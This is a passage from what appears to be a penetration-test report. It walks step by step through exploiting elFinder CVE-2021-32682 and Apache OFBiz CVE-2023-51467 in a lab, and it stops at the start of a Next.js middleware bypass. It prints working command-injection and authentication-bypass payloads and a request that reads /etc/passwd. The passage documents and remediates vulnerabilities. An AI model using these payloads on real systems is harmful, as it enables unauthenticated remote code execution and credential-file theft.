


Figure 3 - /tmp/success file is created

This validates the high nature of this vulnerability and the potential for unauthenticated remote code execution by spawning a root shell or further full system compromise, depending on the server configuration.
Refer to sections 3.5 and 4.5 for details on this vulnerability and section 6.5 for suggested steps to resolve it.

5.6. elFinder ZIP Arguments Injection Leads to Command Injection - CVE-2021-32682

By supplying a specially crafted **name parameter** during ZIP archive creation in elFinder's **PHP connector**, attackers can inject system commands that are executed via **PHP's exec()** function, leading to remote code execution without authentication.

Step-1: Access the elFinder server as shown below; after accessing the server we have a feature to create text files under the files section.

```
http://10.0.2.15:8080
```




Figure 1 – Creating a text file

Step-2: Here we can see that the text file is created successfully which is named as 1.txt




Figure 2 – 1.txt file is created

Step-3: After successfully creation of text file, right click on the same file go to create archive and then ZIP archive as shown below.

Right click > Create archive > ZIP archive




Figure 3 – Archiving the 1.txt file

Step-4: As we can see the ZIP archive file named 2.zip is created successfully as shown below.




Figure 4 – Archived 2.zip file

Step-5: Below is the captured HTTP GET request and response of the archiving the 2.zip file as shown above.




Figure 5 – HTTP request of Archiving 2.zip file

Step-6: Below is the GET endpoint or the payload that was used for the exploitation.

```
GET /php/connector.minimal.php?cmd=archive&name=-TvTT=id>shell.php%20%23%20a.zip&target=l1_Lw&targets%5B1%5D=l1_Mi56aXA&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip HTTP/1.1
```

you can see 3 important parameters:

- **name**, its value is equal to **-TvTT=id**>shell.php # a.zip, you can modify the **id>shell.php** to arbitrary commands
- **targets**[0], its value is equal to l1_MS50eHQ. l1 means the first storage volume, **MS50eHQ** is the base64 encoded string of **1.txt**
- **targets**[1], its value is equal to l1_Mi56aXA. l1 means the first storage volume, **Mi56aXA** is the base64 encoded string of 2.zip

Step-7: The HTTP GET request is passed along with the above payload where the server responded with 200 OK, we got an error but the exploitation is successful, which can be seen in the next step.




Figure 6 – Crafted HTTP GET request with the payload

Step-8: After sending the GET request, Accessing the Elfinder server through URL with the endpoint **/files/shell.php** which results in the arbitrary code execution without the authentication as shown below.




Figure 7 - /files/shell.php file is executed

This validates the critical nature of this vulnerability and the potential for Command Injection or further full system compromise, depending on the server configuration.
Refer to sections 3.6 and 4.6 for details on this vulnerability and section 6.6 for suggested steps to resolve it.

5.7. Apache OFBiz Authentication Bypass Leads to RCE - CVE-2023-51467

This exploit leverages the authentication bypass vulnerability by sending a specially crafted HTTP POST request to the **/webtools/control/ProgramExport** endpoint with empty **USERNAME** and **PASSWORD** parameters and the **requirePasswordChange=Y** flag to get unauthorized access to backend services. Then, the attacker can inject a Groovy expression in the **groovyProgram** parameter (e.g., **'id'.execute().text**), which is evaluated by the server, allowing arbitrary command execution.

Step-1: Intercept the request to the Apache OFBiz URL - http://10.0.2.15:8443/accounting/control/main in Burp Suite.




Figure 1 - Intercept the request

Step-2: Send the request to Repeater module in the Burp Suite.




Figure 2 - Send to Repeater

Step-3: Modify the request in Repeater to pass the command **id** in the malformed HTTP request as follows:

```
POST
/webtools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y
HTTP/1.1

Host: localhost:8443

Accept-Encoding: gzip, deflate, br

Accept: */*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

Connection: close

Cache-Control: max-age=0

Content-Type: application/x-www-form-urlencoded

Content-Length: 55

groovyProgram=throw+new+Exception('id'.execute().text);
```




Figure 3 - Add the malicious request

In this request, the command is passed at the end in the parameter **groovyProgram=throw+new+Exception('id'.execute().text);** , where **id** is the malicious command.

Step-4: Send this request, and the result of the **id** command will be captured as a response as below.




Figure 4 - Send the request

Step-5: Similarly, change the command as **cat /etc/passwd** and send the request.




Figure 5 - Send a different malicious command cat

This validates the critical nature of this vulnerability as sensitive information such as the list of users can be accessed, and the potential for privilege escalation by running a reverse shell or further full system compromise, depending on the server configuration.

Refer to sections 3.7 and 4.7 for details on this vulnerability and section 6.7 for suggested steps to resolve it.

5.8. Next.js Middleware Authorization Bypass - CVE-2025-29927

By crafting a request with a specific **x-middleware-subrequest** value, attackers could trick the application into skipping middleware execution entirely. As a result, any security controls, such as access restrictions or session validation implemented in the middleware, could be completely bypassed.

Step -1: Access the dashboard directly without login credentials. It will be redirected to the login page:

```
curl -i http://10.0.2.15:3000
```

